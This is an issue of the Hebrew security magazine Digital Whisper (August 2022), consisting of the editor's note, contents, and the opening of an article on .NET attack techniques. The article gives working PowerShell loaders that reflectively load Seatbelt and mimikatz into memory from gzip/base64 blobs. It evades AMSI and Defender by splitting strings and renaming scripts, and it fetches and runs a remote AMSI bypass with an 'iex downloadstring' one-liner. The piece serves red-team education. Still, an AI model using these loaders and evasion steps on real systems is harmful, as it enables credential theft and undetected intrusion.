Digital Whisper

גליון 142, אוגוסט 2022

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	אפיק קסטיאל
כתבים:	ארז גולדברג, שי ממן ויואב לוי

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper ו/או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורך

ברוכים הבאים לדברי הפתיחה של הגליון ה-142 של DigitalWhisper!

```
[55][5220],[128][680],[23][41111],[100][54],[100][555],[100][2491],[120][626],[33][152],
[80][1337],[100][2851],[44][2355],[14][5492],[101][2344],[2][4699],[28][790],[118][651],
[100][2571],[64][714],[118][635],[118][634],[92][7586],[100][2815],[77][129],[14][5431],
[12][635],[91][7569],[112][4685],[11][1388],[14][5487],[15][1398],[15][1366],[14][5448],
[1][2341],[112][4686],[72][677],[77][129],[92][4689],[113][33289],[15][1360],[14][5436],
[29][782],[2][4694],[15][1365],[128][679],[112][1389],[112][4687],[17][951],[112][4692],
[113][33259],[113][33287],[113][33256],[113][33219],[63][33214],[51][67579],[51][67579],
[113][33283],[110][26607],[120][1261423],[101][2362],[128][635],[12][637],[120][118734],
[14][5486],[117][206482],[112][4684],[121][67574],[122][67574],[120][118786],[128][640],
[1][2319],[12][1383],[66][449],[112][1342],[12][641],[92][4697],[111][63744],[11][1248],
[11][1331],[111][2391],[67][8636],[128][696],[64][719],[3][33214],[118][661],[67][8580],
[92][4692],[55][607],[121][67580],[44][2369],[15][1359],[77][107],[15][1346],[128][664],
[77][54],[77][38],[11][1238],[63][33271],[100][2574],[111][2350],[100][2504],[118][674],
[105][1134304],[113][33217],[121][67596],[128][678],[101][2396],[113][33218],[11][1316],
[67][8671],[12][652],[82][779],[101][2352],[100][2642],[77][81],[113][33238],[11][1316],
[100][2655],[118][699],[100][2832],[112][1399],[1][2367],[14][5430],[15][18],[11][1387],
[111][2377],[1][2339],[28][785],[71][8612],[100][2590],[112][4688],[2][4688],[118][666],
[11][1235],[11][1313],[11][1348],[91][7596],[115][2897],[28][789],[92][4683],[11][1325],
[115][1082338],[101][2393],[100][2637],[100][2667],[11][1292],[100][1051620],[15][1350],
[44][2345],[12][670],[11][1212],[111][2365],[15][1362],[53][4687],[53][4698],[15][1370],
[100][2507],[53][4687],[11][1353],[15][1355],[3][33238],[11][1283],[64][820],[128][690],
[2][4693],[77][120],[12][660],[112][1341],[100][2588],[100][4103],[44][2345],[11][1222],
[14][5498],[11][1305],[118][653],[100][2676],[77][147],[11][1255],[118][695],[14][5485],
[64][775],[70][8618],[100][10088742],[101][2399],[100][2536],[128][642],[100][10076583],
[100][10114286],[121][67593],[99][1086272],[100][10114805],[100][10307609],[122][67590].
```

[~]

וכמובן, לפני שנשכח - תודה רבה לכל מי שתרמו מזמנם החודש ושקדו על המאמרים האיכותיים שבגליון!

תודה רבה ל**ארז גולדברג**, תודה רבה ל**שי ממן** ותודה רבה ל**יואב לוי!**

קריאה נעימה,

אפיק קסטיאל

תוכן עניינים

דבר העורך	2
תוכן עניינים	3
חתול ועכבר בעידן ה-NET.	4
הרשת האפלה - מדריך OpSec למשתמש	33
הכספת השביעית	45
דברי סיכום	81

חתול ועכבר בעידן ה-NET.

מאת ארז גולדברג


הקדמה

תוקפים משתמשים בשיטת "living-off-the-land" על מנת לבצע התקפות ללא קבצים במשך שנים. הדבר בא לידי ביטוי במיוחד ב-PowerShell, על ידי הזרקת קוד דינמי לזכרון של תהליך של PowerShell. תוקף למעשה יכל לחמוק ממנגנוני הגנה בקלות, עד אשר מיקרוסופט פיתחו הגנות אשר נותנות מענה (גם אם חלקי) להתקפות מהסוג הזה: ממשק לסריקת תוכנות זדוניות - Antimalware Scan Interface (AMSI), Script Block Logging, Constrained Language Mode ופיצ'רים נוספים, מקשים על תוקפים כיום גם בהתקפות מבוססות סקריפטים.

ההגנות ב-PowerShell הובילו את התוקפים לחפש דרכים אחרות להשתמש ב-NET. לתקיפה. במאמר זה נחקור את שיטות התקיפה המגוונות באמצעות NET., איך תוקפים משתמשים ב-PowerShell למרות ההגנות ואיך מגיעים למחוזות ממש מוזרים ואזוטריים.

Reflective C# Assembly loading

C# Assembly זהו קובץ הרצה שקומפל לקוד בשם IL (Interemediate language). בזמן ריצה ה-IL Code מתורגם לשפת מכונה על ידי CLR (Common Language Runtime) לפי התרשים הבא:



במאמר הקודם ראינו כיצד ניתן להריץ סקריפט ב-PowerShell ודרכים לעקוף את מנגנוני ההגנה השונים. באמצעות PowerShell ניתן גם לטעון C# Assembly לזכרון של תהליך של PowerShell.

איך הדבר מתבצע?

לאחר שקימפלנו קוד #C לקובץ הרצה, נדחוס אותו באמצעות gzip ונקודד אותו ב-Base64 באמצעות הכלי [gzipcompress.ps1](), נשתמש ב-[Seatbelt]() (כלי לאיסוף מידע במחשב):

```
Windows PowerShell
PS C:\Users\erezg\Desktop> . .\gzip.ps1
PS C:\Users\erezg\Desktop> gzipcompress -inputfile C:\Users\erezg\Desktop\Seatbelt.exe
Encrypting C:\Users\erezg\Desktop\Seatbelt.exe
Result written to C:\Users\erezg\Desktop\Seatbelt.exegzipbase64.txt
PS C:\Users\erezg\Desktop>
```

הפלט יישמר בקובץ טקסט ונראה כך:

Seatbelt.exegzipbase64.txt - Notepad

File Edit Format View Help


```
H4sIAAAAAAAEAMS9B3wU1fYHPju7O7MlCewmbBqQgCQOuwkiKIQiHVSaPitgAVFAUBmYRUTiUuxS7SgoKvbeFbGL3aeiz6dPn8bee2/P8D/
CiijKreMBvzFMhr4F+v4oL9Qx+sqOYHFyWDd/E7I18nD12mHMreGIT2cqV6+eh21PXhJLgb1Lj1Q8GChNY5WqBlFSLsDUCTuXEWsapBIurp
BM6hkOggpZclU0c5DGWn4jhiZqfhMNFyYNs+SCJeD8VR8dCjlKUiXlAyiVBeNG4voGSQ0q5/WOuBMtjkyXhjSRAq5iC0noMSC3Jdt85Gy3o
sAyDVscAaN6GmVqfe4zEvSsrhNf6hFcUwWJJURdWbK6ZXb5rsVmOdLIF/U6mWIeaNpE0VKgnhnYZxJHENsFV8RcQYNDeTYdBJBJWA/GtEK/
wrGsfQ7UmfelGQvUZRzZgo1x5zrgz67GLku3Qf2HoXEtDjKdnbsoIITYgddAzqbODec02BMhMaYaoq/CmKGBhpIIre5C651BIxXCiUPMSJ+
MtzaaSmAibCVoBkfDrF7QsO4Q8PZVyI0Zc4k604wz5mUvQtVk6X+ANHafBsElzSt7zCBUVzt36TGWo6qz62csmh6hAWTSMPZCimkmWua9He
baxbiV/EzvzEelDzt3HTMWp6lFWs7kk1edt4xQeaw7b7XEuZ/RIyQ+sps17GStQI3sr+D97U8YhEeBXyAlv5KuTbZP+D2uq2ocqTJzUJoyA
g8eMfw9i43kb9bcgzlGoSYM6vN61hGhjvzTc9I8/ZTqTmW75U6bVzHTWnzLhAYFV2IxKw5np7bOdQWFlhrXPsRID6sEBVTo5kBzKaNVWtQf
toFiC9nbvZwwQ42luwatANIqSxcr7q6nuwdDVhABI/2Zng2BKTcif/QxG0ZgOG+II8kaCAyjFA7Lp1D6PRiNtN54bgrXPKisYwbOaGStxwS
aTzDs677eBJl/h8SVZTULZhsGcVGNAVahd0tIMdeJYHXGXZ37NW613TB6YKRds8TN+F+c6C10xRZQ19Ha+jB3EW0dk5pLU9q1re4N4WrcM3
t3vMWz3m1z3mHz3mysa8ebTHfKDHbHvMSz3mCzzm6z3mRz3m1z3mTz3mQK+8udFjPthjPsZjPstjvsxjvttjfsZjft9j/sNjTuySN+/sMY/
hSLgExRwggCLFLBIgBMVcKIAixWwWIBmBTQLcJICThIgp4AcF+NOAyn3Awb628US1S725do+k9vFCcx9zsDCZghtA71t517I3D8y906DkBt
MunER4JCsQ927OlI+fpiyHFpKFK5vjQc6cxxlhpGFJdGEgbFThGb9r4o1+v8rztoat2zWDt0tno/IETvp43BNH0d4fcDnoeC5eUd3equy2N
It/Ne/lb3xbFfSlzz2DuT5nb3NvPfb/ivoG55zP3gXsT93EF3A8o7nuZ+0R/23yQc/uQ5PJBoQ9xbq/mMO8sCPNhTSYwj3OYy71tncIJGTy
ww6yeYx1894+/urynuoUB7OsPuFO8WOD9Z/q3kVaaVDD81L4HgSeX8V7f0Yy4DHrHnMwGaRTLXWlkdzdIS2UiOTuwsMY8F+beDgZbhM3kka
Gut0urwne3Ts4XNO2hesI30pU/GvNH4o+muNH4r+RuOHor81Gsl9RzSa+55oLPcD0XjuR6JFuZ+IFud+J1qS+0Vy/LnQL4R+KfQroV8L/Ub
```


נעתיק את הפלט הנ"ל לטמפלייט הבא:

```
function Invoke-Seatbelt
{
    [CmdletBinding()]
    Param (
        [String]
        $Command = " "

    )
    $a=New-Object IO.MemoryStream(,[Convert]::FromBAsE64String("H4sIAAAAAAAEAMR9B3wU1Rb37OzuzJYksJuwaUAiEhx2E6QIhCK
    $decompressed = New-Object IO.Compression.GzipStream($a,[IO.Compression.CoMPressionMode]::DEComPress)
    $output = New-Object System.IO.MemoryStream
    $decompressed.CopyTo( $output )
    [byte[]] $byteOutArray = $output.ToArray()
    $RAS = [System.Reflection.Assembly]::Load($byteOutArray)

    # Setting a custom stdout to capture Console.WriteLine output
    # https://stackoverflow.com/questions/33111014/redirecting-output-from-an-external-dll-in-powershell
    $OldConsoleOut = [Console]::Out
    $StringWriter = New-Object IO.StringWriter
    [Console]::SetOut($StringWriter)

    [S34tB31t.Program]::main($Command.Split(" "))

     # Restore the regular STDOUT object
    [Console]::SetOut($OldConsoleOut)
    $Results = $StringWriter.ToString()
    $Results
}
:\Users\erezg\Desktop>
```

הסקריפט מבצע base64 decode ב-runtime, לאחר מכן gzip decompress וטוען את הקובץ באמצעות System.Reflection.Assembly.

החלק:

```
[S34tB31t.Program]::main(-Command.Split(" "))
```

מתייחס לנתונים של קוד המקור טרם הקימפול:

- S34tB3lt - זהו ה-namespace
- Program - זהו ה-class
- Main - זוהי הפונקציה

ב-NET. הפונקציה ()Assembly.Load מקבלת את ה-byte array של C# Assembly וטוענת אותו בזכרון.


רוב C2 frameworks משתמשים בפונקציה Assembly כדי לטעון קבצי C# Assemblies. ב-Cobalt Strike משתמשים ב-execute-assembly להזריק קבצי NET. למחשב הנתקף. הפונקציה הזאת שינתה את דרך הפעולה של תוקפים רבים ואחת הסיבות המרכזיות להמשך הפופולריות לשימוש בכלים מבוססי NET. בשלבי ה-Post-exploitation. מיקרוסופט הוסיפו את AMSI ל-NET. החל מגרסה 4.8 עבור NET Assemblies. כך שכעת, בכל פעם שקוראים לפונקציה ()Assembly.Load אותו NET Assembly. יעבור ל-AMSI/Defender לבדיקה טרם ההרצה.

הבה ננסה להריץ את הסקריפט:

```
seatbelt.ps1
function Invoke-Seatbelt
{
    [CmdletBinding()]
    Param (
        [String]
        $Command = " "

    )
    $a=New-Object IO.MemoryStream(,[Convert]::FromBAsE64String("H4sIAAAAAAAEAMR9B3wU1Rb37OzuzJYksJuwaUAiEh
    $decompressed = New-Object IO.Compression.GzipStream($a,[IO.Compression.CoMPressionMode]::DEComPress)
    $output = New-Object System.IO.MemoryStream
    $decompressed.CopyTo( $output )
    [byte[]] $byteOutArray = $output.ToArray()
    $RAS = [System.Reflection.Assembly]::Load($byteOutArray)

    # Setting a custom stdout to capture Console.WriteLine output
    # https://stackoverflow.com/questions/33111014/redirecting-output-from-an-external-dll-in-powershell
    $OldConsoleOut = [Console]::Out
    $StringWriter = New-Object IO.StringWriter
    [Console]::SetOut($StringWriter)

    [S34tB3lt.Program]::main($Command.Split(" "))

     # Restore the regular STDOUT object
    [Console]::SetOut($OldConsoleOut)
    $Results = $StringWriter.ToString()
    $Results
}
```

```
PS C:\Users\erezg\Desktop> C:\Users\erezg\Desktop\seatbelt.ps1
At C:\Users\erezg\Desktop\seatbelt.ps1:1 char:1
+ function Invoke-Seatbelt
+ ~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent


PS C:\Users\erezg\Desktop>
```

כפי שניתן לראות, הסקריפט זוהה כזדוני ונחסם על ידי האנטי-וירוס באמצעות AMSI, זאת אומרת שיש חתימה בקוד שמזוהה בתור קוד זדוני ועלינו לשנות אותו על מנת לעקוף את מנגנוני ההגנה:




החתימה שמזוהה כזדונית היא FromBAsE64String Method ולאחריו ה-Magic-bytes של seatbelt.exe. על ידי שרשור המחזורות בתחילת הסטרינג שמייצג את seatbelt.exe הצלחנו לעקוף את חתימת הקוד שזוהה כזדוני.

הבה נוריד את הקוד הבא:

https://raw.githubusercontent.com/Erez-Goldberg/Reflective-C-Assembly-loading/main/Invoke-Seatbelt.ps1

וננסה להריץ את הסקריפט:



Amsiutils משמש לבדיקה ש-AMSI רץ בתהליך של PowerShell בצורה תקינה ובעצם באמצעותו האנטי-וירוס יכול לזהות הזרקות של קוד זדוני שרץ רק בזכרון (Fileless Attack). אז למעשה הצלחנו לטעון את seatbelt לזכרון ממקור חיצוני ולהריץ אותו, כל זאת כאשר AMSI רץ ברקע.

PowerSharpPack זהו פרוייקט נפלא שמבוסס בדיוק על הטכניקה הזו ומכיל עשרות כלים התקפיים.

השאלה היא, איך ניתן להזריק קבצים שלא נכתבו במקור בשפות .NET לזכרון באמצעות PowerShell? למשל קבצים כמו Mimikatz.

Reflective PE-Injection

כלים שנכתבו ב-c/c++ לא יכולים להיטען באמצעות Assembly load (Assembly load יכול לטעון רק .NET Assemblies). ולכן נשתמש ב-Reflective PE Loader על מנת להזריק קבצים שנכתבו ב-c/c++ ישירות לזכרון. Invoke-ReflectivePEInjection הוא אחד הכלים המפורסמים לטכניקה הזאת (חלק מפרוייקט PowerSploit). הכלי משתמש בספריות של kernel32 לטעון את קובץ ההרצה לזכרון. שלבי התהליך:

1. דבר ראשון נבצע AMSI Bypass על ידי הפקודה:

```
iex (new-object
net.webclient).downloadstring(https://raw.githubusercontent.com/Erez-
Goldberg/AmsiBypass/main/NewAmsiBypass.ps1)
```

2. נשנה את שם הקובץ מ-Invoke-ReflectivePEInjection ל-Invoke-whatever מאחר והשם המקורי חתום ונחשב לזדוני (גם אם הקובץ לא באמת קיים):

```
PS C:\Users\erezg> invoke-reflectivepeinjection
At line:1 char:1
+ invoke-reflectivepeinjection
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\erezg>
```

כמובן שהקוד עצמו מכיל חתימות נוספות שאפשר לבדוק אותם באמצעות כלים כמו ThreatCheck:

```
C:\Users\erezg\Desktop\Release>ThreatCheck.exe -h
ThreatCheck 1.0.0.0
Copyright c  2019

ERROR(S):
  Option 'h' is unknown.

  -e, --engine    (Default: Defender) Scanning engine. Options: Defender, AMSI

  -f, --file      Analyze a file on disk

  -u, --url       Analyze a file from a URL

  --help          Display this help screen.

  --version       Display version information.
```

ניתן לבדוק אילו חתימות מזוהות על ידי Defender כזדוניות. הפלט שנקבל מכיל את הסטרינג שזוהה כזדוני:

```
\Release>ThreatCheck.exe -f C:\Users\erezg\Desktop\Invoke-whatever.ps1
[+] Target file size: 138867 bytes
[+] Analyzing...
[!] Identified end of bad bytes at offset 0x919C
00000000   53 45 5F 50 52 49 56 49  4C 45 47 45 5F 45 4E 41   SE_PRIVILEGE_ENA
00000010   42 4C 45 44 20 2D 56 61  6C 75 65 20 30 78 32 0D   BLED -Value 0x2·
00000020   0A 09 09 24 57 69 6E 33  32 43 6F 6E 73 74 61 6E   ···$Win32Constan
00000030   74 73 20 7C 20 41 64 64  2D 4D 65 6D 62 65 72 20   ts | Add-Member
00000040   2D 4D 65 6D 62 65 72 54  79 70 65 20 4E 6F 74 65   -MemberType Note
00000050   50 72 6F 70 65 72 74 79  20 2D 4E 61 6D 65 20 45   Property -Name E
00000060   52 52 4F 52 5F 4E 4F 5F  54 4F 4B 45 4E 20 2D 56   RROR_NO_TOKEN -V
00000070   61 6C 75 65 20 30 78 33  66 30 0D 0A 09 09 0D 0A   alue 0x3f0······
00000080   09 09 72 65 74 75 72 6E  20 24 57 69 6E 33 32 43   ··return $Win32C
00000090   6F 6E 73 74 61 6E 74 73  0D 0A 09 7D 0D 0A 0D 0A   onstants···}····
000000A0   09 46 75 6E 63 74 69 6F  6E 20 47 65 74 2D 57 69   ·Function Get-Wi
000000B0   6E 33 32 46 75 6E 63 74  69 6F 6E 73 0D 0A 09 7B   n32Functions···{
000000C0   0D 0A 09 09 24 57 69 6E  33 32 46 75 6E 63 74 69   ····$Win32Functi
000000D0   6F 6E 73 20 3D 20 4E 65  77 2D 4F 62 6A 65 63 74   ons = New-Object
000000E0   20 53 79 73 74 65 6D 2E  4F 62 6A 65 63 74 0D 0A    System.Object··
000000F0   09 09 0D 0A 09 09 24 56  69 72 74 75 61 6C 41 6C   ······$VirtualAl
```

או לבדוק כנגד AMSI:


```
\Release>ThreatCheck.exe -f C:\Users\erezg\Desktop\Invoke-whatever.ps1 -e AMSI
[+] Target file size: 138867 bytes
[+] Analyzing...
[!] Identified end of bad bytes at offset 0xA8E6
00000000   57 72 69 74 65 50 72 6F  63 65 73 73 4D 65 6D 6F   WriteProcessMemo
00000010   72 79 20 3D 20 5B 53 79  73 74 65 6D 2E 52 75 6E   ry = [System.Run
00000020   74 69 6D 65 2E 49 6E 74  65 72 6F 70 53 65 72 76   time.InteropServ
00000030   69 63 65 73 2E 4D 61 72  73 68 61 6C 5D 3A 3A 47   ices.Marshal]::G
00000040   65 74 44 65 6C 65 67 61  74 65 46 6F 72 46 75 6E   etDelegateForFun
00000050   63 74 69 6F 6E 50 6F 69  6E 74 65 72 28 24 57 72   ctionPointer($Wr
00000060   69 74 65 50 72 6F 63 65  73 73 4D 65 6D 6F 72 79   iteProcessMemory
00000070   41 64 64 72 2C 20 24 57  72 69 74 65 50 72 6F 63   Addr, $WriteProc
00000080   65 73 73 4D 65 6D 6F 72  79 44 65 6C 65 67 61 74   essMemoryDelegat
00000090   65 29 0D 0A 09 09 24 57  69 6E 33 32 46 75 6E 63   e)····$Win32Func
000000A0   74 69 6F 6E 73 20 7C 20  41 64 64 2D 4D 65 6D 62   tions | Add-Memb
000000B0   65 72 20 2D 4D 65 6D 62  65 72 54 79 70 65 20 4E   er -MemberType N
000000C0   6F 74 65 50 72 6F 70 65  72 74 79 20 2D 4E 61 6D   oteProperty -Nam
000000D0   65 20 57 72 69 74 65 50  72 6F 63 65 73 73 4D 65   e WriteProcessMe
000000E0   6D 6F 72 79 20 2D 56 61  6C 75 65 20 24 57 72 69   mory -Value $Wri
000000F0   74 65 50 72 6F 63 65 73  73 4D 65 6D 6F 72 79 0D   teProcessMemory·

C:\Users\erezg\Desktop\Release>_
```

3. נטען את הסקריפט של Invoke-whatever לזכרון:

```
PS C:\Users\erezg\Desktop> . .\Invoke-whatever.ps1
```


4. נשמור במשתנה pebytes- את ה-byte-array של mimikatz.exe

5. נריץ את הפונקציה Invoke-ReflectivePEInjection עם ה-byte-array של mimikatz.exe ששמרנו במשתנה (pebytes-):



כפי שניתן לראות, mimikatz נטען לזכרון של התהליך של PowerShell ורץ בלי שהאנטי-וירוס חוסם אותו.

ניתן גם להריץ פקודות:



במידה ורוצים להריץ הכל ישר מהזכרון, ניתן לעשות זאת גם כך:

איך הדבר מתבצע?

- נוסיף פונקציה בשם Invoke-NiceLittleKittie בתחילת הסקריפט:

```
Invoke-Nicelittlekittie.ps1 X
function Invoke-Nicelittlekittie
{

function Invoke-ReflectivePEInjection
{
<#
.SYNOPSIS

This script has two modes. It can reflectively
```

- את הקובץ mimikatz.exe נדחוס ב-gzip ונקודד ב-base64 (כמו שעשינו מקודם):

```
PS C:\Users\erezg\Desktop> . .\gzip.ps1
PS C:\Users\erezg\Desktop> gzipcompress -inputfile C:\Users\erezg\Desktop\mimikatz.exe
Encrypting C:\Users\erezg\Desktop\mimikatz.exe
Result Written to C:\Users\erezg\Desktop\mimikatz.exegzipbase64.txt
PS C:\Users\erezg\Desktop>
```

- בתחתית הסקריפט נוסיף חלק מהסקריפט שהשתמשנו בדוגמא של seatbelt:

```
Main
}

$a=New-Object IO.MemoryStream(,[Convert]::FromBAsE64String("H4"+"sIA"+"AAA"+"AAA"+"EAM"+"z9e"+"3gT"+"1f
$decompressed = New-Object IO.Compression.GzipStream($a,[IO.Compression.CoMPressionMode]::DEComPress)
$output = New-Object System.IO.MemoryStream
$decompressed.CopyTo( $output )
[byte[]] $byteOutArray = $output.ToArray()

Invoke-ReflectivePEInjection -PEBytes $byteOutArray

}
```

- נוסיף את הפורמט base64 של mimikatz ונפצל למחרוזות את ה-Magic bytes.

כעת נשאל האם ניתן להריץ את הכלי ישר מהזכרון בלי הצורך לעקוף את AMSI? התשובה היא **כן**.

הסקריפט מכיל חתימות רבות שמזוהות כזדוניות מאחר ונעשה בהן שימוש תדיר על ידי תוקפים, למשל הפונקציה CreateRemoteThread, יוצרת thread במרחב הזכרון הוירטואלי של תהליך מסויים. על מנת לעקוף את החתימות יש צורך לערבל את הקוד. נשתמש בכלי המעולה Invoke-Obfuscation:

```
